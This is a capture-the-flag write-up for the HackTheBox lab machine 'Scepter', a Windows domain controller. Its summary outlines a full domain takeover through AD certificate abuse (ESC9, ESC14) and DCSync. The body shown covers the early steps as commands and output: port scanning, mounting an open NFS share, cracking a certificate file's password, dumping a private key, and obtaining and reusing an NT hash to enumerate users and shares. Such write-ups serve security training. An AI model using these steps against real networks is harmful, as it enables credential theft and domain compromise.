Scepter
Writeup for HackTheBox Scepter machine

Executive Summary
Scepter is a hard-difficulty Windows Active Directory machine on HackTheBox. The compromise path involves anonymous file sharing exploitation, cracking PKCS#12 certificates, leveraging Active Directory access control list (ACL) relationships to reset passwords, and exploiting Active Directory Certificate Services (AD-CS) misconfigurations (specifically ESC9 and ESC14) to achieve domain administrator privileges.
The intrusion starts with network scanning, revealing NFS exports and Active Directory services. The attacker mounts the anonymously accessible NFS share /helpdesk and retrieves private client certificates (.pfx files). Extracting and cracking the password for lewis.pfx yields credentials that allow Kerberos authentication as user d.baker.
Through BloodHound analysis, the attacker discovers that d.baker possesses ForceChangePassword permissions over a.carter. Using bloodyAD to reset a.carter’s password, the attacker takes control of the account. Because a.carter has write permissions over d.baker’s properties and the certificate templates OU, the attacker changes d.baker’s userPrincipalName (UPN) to h.brown and sets the mail parameter. This triggers an AD-CS ESC9 vulnerability. Requesting a certificate for d.baker issues a client authentication certificate for h.brown, allowing WinRM access as h.brown.
For privilege escalation, the attacker exploits AD-CS ESC14. The user h.brown has permissions to modify the altSecurityIdentities attribute of p.adams (a privileged user). By mapping p.adams’s identity to a certificate SAN controlled by the attacker and requesting a certificate mapping to that identity, the attacker authenticates as p.adams. Because p.adams holds DCSync permissions, the attacker dumps the Domain Controller hashes, obtaining the Administrator password hash.
Start off with an Nmap scan.
1
IP=10.10.11.65
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
sudo nmap -sC -sV -vv -p $port $IP -oN scepter.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
# Nmap 7.94SVN scan initiated Mon Apr 21 05:29:06 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -p 53,88,111,135,139,445,464,593,636,2049,3268,3269,5985,5986,9389,47001,49664,49665,49666,49667,49671,49678,49679,49680,49681,49694,49712,49718,49741, -oN scepter.scan 10.10.11.65
Nmap scan report for dc01.scepter.htb (10.10.11.65)
Host is up, received echo-reply ttl 127 (0.20s latency).
Scanned at 2025-04-21 05:29:07 EDT for 85s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-21 09:53:25Z)
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T09:54:41+00:00; +24m18s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2024-11-01T03:22:33
| Not valid after:  2025-11-01T03:22:33
2049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T09:54:41+00:00; +24m18s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T09:54:41+00:00; +24m18s from scanner time.
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2025-04-21T09:54:41+00:00; +24m18s from scanner time.
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49678/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49681/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49718/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49741/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 24m17s, deviation: 0s, median: 24m17s
| smb2-time:
|   date: 2025-04-21T09:54:36
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

# Nmap done at Mon Apr 21 05:30:32 2025 -- 1 IP address (1 host up) scanned in 85.70 seconds
The scan identifies a Windows Domain Controller (dc01.scepter.htb) with typical AD ports: DNS (53), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and WinRM (5985/5986). Notably, NFS (111/2049) ports are open, which could provide anonymous file share access. SSL certificates confirm the domain scepter.htb and an internal CA (scepter-DC01-CA), hinting at AD Certificate Services.
Update the /etc/hosts file.
1
2
3
4
5
6
┌──(venv)─(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.65 dc01.scepter.htb scepter.htb
Initial Foothold
Here we can notice that the NFS ports are open: port 111 (rpcbind) and port 2049. We can list available shares over port 2049.
Exported shares:
1
2
3
4
5
6

┌──(root㉿kali)-[/mnt]
└─# showmount -e 10.10.11.65

Export list for 10.10.11.65:
/helpdesk (everyone)
Here, we can see the helpdesk share, so we will mount it to see what is inside.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

┌──(root㉿kali)-[/mnt]
└─# sudo mount -t nfs 10.10.11.65:/helpdesk /mnt/

┌──(root㉿kali)-[/mnt]
└─# ls -la /mnt/

total 25
drwx------  2 nobody nogroup   64 Nov  1 23:02 .
drwxr-xr-x 18 root   root    4096 Nov 30 10:10 ..
-rwx------  1 nobody nogroup 2484 Nov  1 23:01 baker.crt
-rwx------  1 nobody nogroup 2029 Nov  1 23:01 baker.key
-rwx------  1 nobody nogroup 3315 Nov  1 23:01 clark.pfx
-rwx------  1 nobody nogroup 3315 Nov  1 23:01 lewis.pfx
-rwx------  1 nobody nogroup 3315 Nov  1 23:02 scott.pfx
Now, here we have a different .pfx file. When we try to open it using openssl, it asks for a password.
1
2
3
4
5
┌──(root㉿kali)-[/mnt]
└─# openssl pkcs12 -in clark.pfx -nodes

Enter Import Password:
Mac verify error: invalid password?
So, we used pfx2john to extract the hash of the .pfx file and successfully decrypted it using john. pfx2john extracts the MAC hash from the PFX file’s integrity buffer. This MAC is derived from the password via PBKDF1/PBKDF2 key derivation, making it suitable for offline dictionary cracking with john.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[/mnt]
└─# pfx2john /mnt/clark.pfx > clark.hash

┌──(root㉿kali)-[/mnt]
└─# john clark.hash --wordlist=/usr/share/wordlists/rockyou.txt

Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword      (clark.pfx)
1g 0:00:00:00 DONE (2025-04-21 06:02) 1.724g/s 8827p/s 8827c/s 8827C/s Liverpool..babygrl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Here, we have the contents of clark.pfx.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
┌──(root㉿kali)-[/mnt]
└─# openssl pkcs12 -in /mnt/clark.pfx -nodes -password pass:newpassword

Bag Attributes
    localKeyID: E1 84 EA CC 0B 68 19 40 D4 CA 6B 14 C1 8E 9E 30 E7 AA 48 B4
subject=DC=htb, DC=scepter, CN=Users, CN=m.clark
issuer=DC=htb, DC=scepter, CN=scepter-DC01-CA
-----BEGIN CERTIFICATE-----
MIIGEzCCBPugAwIBAgITYgAAACllRWGwWoYhBQAAAAAAKTANBgkqhkiG9w0BAQsF
ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHc2NlcHRl
cjEYMBYGA1UEAxMPc2NlcHRlci1EQzAxLUNBMB4XDTI0MTEwMjAxMDEzMVoXDTI1
MTEwMjAxMDEzMVowUDETMBEGCgmSJomT8ixkARkWA2h0YjEXMBUGCgmSJomT8ixk
ARkWB3NjZXB0ZXIxDjAMBgNVBAMTBVVzZXJzMRAwDgYDVQQDEwdtLmNsYXJrMIIB
IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3az3pnSJdCk+TV9/nEtYN/3r
OZ3wLF+xXJohpg/ZKHaL3E7Tp8S71wkHOIgDW/jniRAjvtAkVN0qYQ8WC8tVsL/S
gBm9W5EHzLKGr1KdnkZIZuiLmCnxc3gUnc3wRfOguJO+J9vKWUW4FtcEYON+s++9
uZ1sI3CoM/a2bHKgQYXHwrOiPUUSZz0Ugke27cmKBO2vGE9Ai/9t0xki6ecR35St
iHLRrp74NRm3bCfwLbqMjqoZCh1YBbkzoZcxjMezDUAbgfY0DnfTsxh8AdPwDTyC
+b0KYouRsJDAAgDLonxwylTudADUT5tqCR1pvWEbaYFQ8jiEcmv+HYQ37UaljQID
AQABo4IC7DCCAugwHQYDVR0OBBYEFP1ija3aVjoN3Ix8MY0FUhW22XgDMB8GA1Ud
IwQYMBaAFOuQVDjSpmyJasttTaS6dRVgFSfjMIHKBgNVHR8EgcIwgb8wgbyggbmg
gbaGgbNsZGFwOi8vL0NOPXNjZXB0ZXItREMwMS1DQSxDTj1kYzAxLENOPUNEUCxD
Tj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1
cmF0aW9uLERDPXNjZXB0ZXIsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxp
c3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCBwQYIKwYB
BQUHAQEEgbQwgbEwga4GCCsGAQUFBzAChoGhbGRhcDovLy9DTj1zY2VwdGVyLURD
MDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2NlcHRlcixEQz1odGI/Y0FDZXJ0aWZp
Y2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwFwYJ
KwYBBAGCNxQCBAoeCABVAHMAZQByMA4GA1UdDwEB/wQEAwIFoDApBgNVHSUEIjAg
BgorBgEEAYI3CgMEBggrBgEFBQcDBAYIKwYBBQUHAwIwLgYDVR0RBCcwJaAjBgor
BgEEAYI3FAIDoBUME20uY2xhcmtAc2NlcHRlci5odGIwSwYJKwYBBAGCNxkCBD4w
PKA6BgorBgEEAYI3GQIBoCwEKlMtMS01LTIxLTc0ODc5NTQ2LTkxNjgxODQzNC03
NDAyOTUzNjUtMjEwMzBEBgkqhkiG9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAO
BggqhkiG9w0DBAICAIAwBwYFKw4DAgcwCgYIKoZIhvcNAwcwDQYJKoZIhvcNAQEL
BQADggEBAJODRUvbQXLKxtMbiRmsGrSGCDNOJOrltKMg4h1r+6xjasfIvRTb8lJN
wqcq1gxgimXJD2uoerb0Lx3uBXQA7KfCYX+0pU6jaTVzzE09ZPPdf1w0WYfCa3lR
afkDYRe16K9BRgnaIPmQHb+pG3Lp6srHrj+4Dbx0yPkrOVGVwbvZaSaIRSg5YxRq
utQ5bQXyFqVA/+dPmKMHBTsG8yf1KO2u3s9i6uHwLjd5yCoKO20uiyvi2hm5SA4S
yrOzuiF9F1+cQuG+LSLx8EgYxsCV443vnhnHtYqNhvXlpPu0sitM9HVKfLgT5P12
QC50FKklZS/V7stBJkjnh3IfX0w3VfI=
-----END CERTIFICATE-----
Bag Attributes
    localKeyID: E1 84 EA CC 0B 68 19 40 D4 CA 6B 14 C1 8E 9E 30 E7 AA 48 B4
Key Attributes: <No Attributes>
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDdrPemdIl0KT5N
X3+cS1g3/es5nfAsX7FcmiGmD9kodovcTtOnxLvXCQc4iANb+OeJECO+0CRU3Sph
DxYLy1Wwv9KAGb1bkQfMsoavUp2eRkhm6IuYKfFzeBSdzfBF86C4k74n28pZRbgW
1wRg436z7725nWwjcKgz9rZscqBBhcfCs6I9RRJnPRSCR7btyYoE7a8YT0CL/23T
GSLp5xHflK2IctGunvg1GbdsJ/AtuoyOqhkKHVgFuTOhlzGMx7MNQBuB9jQOd9Oz
GHwB0/ANPIL5vQpii5GwkMACAMuifHDKVO50ANRPm2oJHWm9YRtpgVDyOIRya/4d
hDftRqWNAgMBAAECggEAI9NB3Mlls3u84WVHKtu0YKwtOU0QlSNL9zLDsGJMTrFF
7i9hHnJ5hwmi/JxiqpkB1lFg7YQW8w4hPLli7zoH2b5OhzxhsWwxbgAGK0x3Q66J
IfSAJvHUXzxvXId9RtjWRy49Y5SuUZomY66ROxVZEzxyFY7e/KVG0csT9VfbFWt7
3wdzY2KcZpcn+I91Wlhkmojt6iHJdIrTgGdL/GxgcAj1R9lYt87pJGZE/LN45oJD
JaFh/Wj548RNmO/PkdfWiNnJWrmDiXknbIUeAI1VI43zjxTE3CE4EJ127dGcftsF
ohlBsm4CkPfGCgtvnEgg+p2mCFKAPMvEvMrWGLEbQwKBgQD7O2YfZfOMa3O8wyFs
79BDtaXof3qHTQngpagZXI6wFsdrDC21uKV3YlRsqxibQx19ONJWZxAGKGfJYmhr
0zculbfh0958FT1+9T148bD4I8c0/gHo5MtyK3pT0Srp36Dcr4k0WA+BZ59WGqPw
NK7vDjbdr++GwDciiBSB4FHHuwKBgQDh4fhQDRXaHZZaniJ1yyAhMqlzA7gm9YwP
HJNWcde9IE0HTAXdrqgu8FhfBYwoKmILVnVcKOViFspXqoZ8f0SW3jldWuz9xAMj
/GIWWMvtK8RvfqRBSitKJfPVdTAss7oHx+sd+fdd1OsMuJl13e1GhvORAE+4kur3
36ZKWNJ/VwKBgGCkFsKZOziW1OyVuzPmhBynsWxgLUgCsHwD/UfUPOcrvAZHpwWy
Q6RK5OLwZgTDqoJS60ZlWtqjjFkBS92+YAnBefyavYjJuuAtgjoV7tdlG+ock6t8
523Bn8rCOVnBtmVt+L9z6HME41wB33I1Md2vgBeC6AbTxeG4qvrSyWKlAoGBAISD
W3gi5RHrT5xjrtWpz3SKUwwtP2hjnsHywqDw8l56R5YjTEGrx/CZgU5lY77gdlou
Y3UobMEpm5TobjM1OljDj6WrxOJujmUbF7QCbcf6aCf8hIHk8BZ0w2ITeKqQ2W7d
IpqYXT0HvsjctvKFukAoxVToeNxQHFZENzrgdsTLAoGBANoTOkeaIoSc4C8RyXLS
XY1UVqQLL2JfMzslc3HtCJru1Mx1C5EumF6qDkbQTnj52cj9/t7DOHqS+9z15Na0
erilQLHbPqmPt27z04OfKOsXHEgBKGDdvFKBioeZExWTmGkvwt4p0HwwJnxHv4EF
lI6PhL1ptAhHpO8tAY4frjRx
-----END PRIVATE KEY-----

┌──(root㉿kali)-[/mnt]
└─#
Now, we can remove the password by extracting the private key into a .pem file.
From this, we can construct a new .pfx file without a password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/mnt]
└─# openssl pkcs12 -in clark.pfx -out clark.pem -nodes


Enter Import Password:

┌──(root㉿kali)-[/mnt]
└─# openssl pkcs12 -export -out nopass_clark.pfx -in clark.pem -nodes -passout pass:

Warning: output encryption option -nodes ignored with -export

┌──(root㉿kali)-[/mnt]
└─# ls
clark.pem  clark.pfx  nopass_clark.pfx
Now, we are trying to authenticate to a Kerberos service using Certipy, but the account is not activated.
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/mnt]
└─# certipy-ad auth -pfx nopass_clark.pfx  -dc-ip $IP

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: m.clark@scepter.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Now, we have a .key and .crt file provided for baker, so we will generate a .pfx file using openssl.
1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[/mnt]
└─# sudo openssl pkcs12 -export -out /tmp/baker.pfx -inkey baker.key -in baker.crt -passout pass:

Enter pass phrase for baker.key:


┌──(root㉿kali)-[/tmp]
└─# ls
baker.pfx
Using Certipy, we authenticate with the baker.pfx file, successfully obtain a TGT, and retrieve the NT hash for d.baker@scepter.htb.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/tmp]
└─# certipy-ad auth -pfx baker.pfx  -dc-ip $IP

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: d.baker@scepter.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'd.baker.ccache'
[*] Trying to retrieve NT hash for 'd.baker'
[*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
Enumeration
Enumerates SMB users on the target machine using the NTLM hash for the d.baker account.
1
nxc smb $IP -u d.baker -H :18b5fb0d99e7a475316213c15b6f22ce --users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(venv)─(kali㉿kali)-[~/HTB-machine/scepter]
└─$ nxc smb $IP -u d.baker -H :18b5fb0d99e7a475316213c15b6f22ce --users
SMB         10.10.11.65     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.65     445    DC01             [-] Invalid NTLM hash length 33, authentication not sent

┌──(venv)─(kali㉿kali)-[~/HTB-machine/scepter]
└─$ nxc smb $IP -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --users
SMB         10.10.11.65     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.65     445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
SMB         10.10.11.65     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.65     445    DC01             Administrator                 2025-03-07 22:19:11 0       Built-in account for administering the computer/domain
SMB         10.10.11.65     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.65     445    DC01             krbtgt                        2024-10-31 22:24:41 0       Key Distribution Center Service Account
SMB         10.10.11.65     445    DC01             d.baker                       2025-04-21 11:06:03 0
SMB         10.10.11.65     445    DC01             a.carter                      2025-04-21 11:06:03 0
SMB         10.10.11.65     445    DC01             h.brown                       2025-03-07 22:19:11 0
SMB         10.10.11.65     445    DC01             p.adams                       2024-11-02 08:00:25 0
SMB         10.10.11.65     445    DC01             e.lewis                       2024-11-02 01:07:14 0
SMB         10.10.11.65     445    DC01             o.scott                       2024-11-02 01:07:14 0
SMB         10.10.11.65     445    DC01             M.clark                       2024-11-02 01:07:14 0
SMB         10.10.11.65     445    DC01             [*] Enumerated 10 local users: SCEPTER
Now enumerates SMB share
1
nxc smb $IP -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --shares
1
2
3
4
5
6
7
8
9
10
11
12
┌──(venv)─(kali㉿kali)-[~/HTB-machine/scepter]
└─$ nxc smb $IP -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --shares
SMB         10.10.11.65     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.65     445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
SMB         10.10.11.65     445    DC01             [*] Enumerated shares
SMB         10.10.11.65     445    DC01             Share           Permissions     Remark
SMB         10.10.11.65     445    DC01             -----           -----------     ------
SMB         10.10.11.65     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.65     445    DC01             C$                              Default share
SMB         10.10.11.65     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.65     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.65     445    DC01             SYSVOL          READ            Logon server share
Enumerates SMB users for the d.baker account using the NTLM hash, filters the usernames, and appends the results to username.txt.
1
nxc smb $IP -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt
1
2
3
4
5
6
7
8
9
10
11
12
┌──(venv)─(kali㉿kali)-[~/HTB-machine/scepter]
└─$ nxc smb $IP -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt
Administrator
Guest
krbtgt
d.baker
a.carter
h.brown
p.adams
e.lewis
o.scott
M.clark
To check for ADCS abuse using Certipy, we use the following command:
1
certipy-ad find -u d.baker -hashes 18b5fb0d99e7a475316213c15b6f22ce -dc-ip $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ certipy-ad find -u d.baker -hashes 18b5fb0d99e7a475316213c15b6f22ce -dc-ip $IP

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'scepter-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'scepter-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'scepter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'scepter-DC01-CA'
[*] Saved BloodHound data to '20250421111520_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250421111520_Certipy.txt'
[*] Saved JSON output to '20250421111520_Certipy.json'

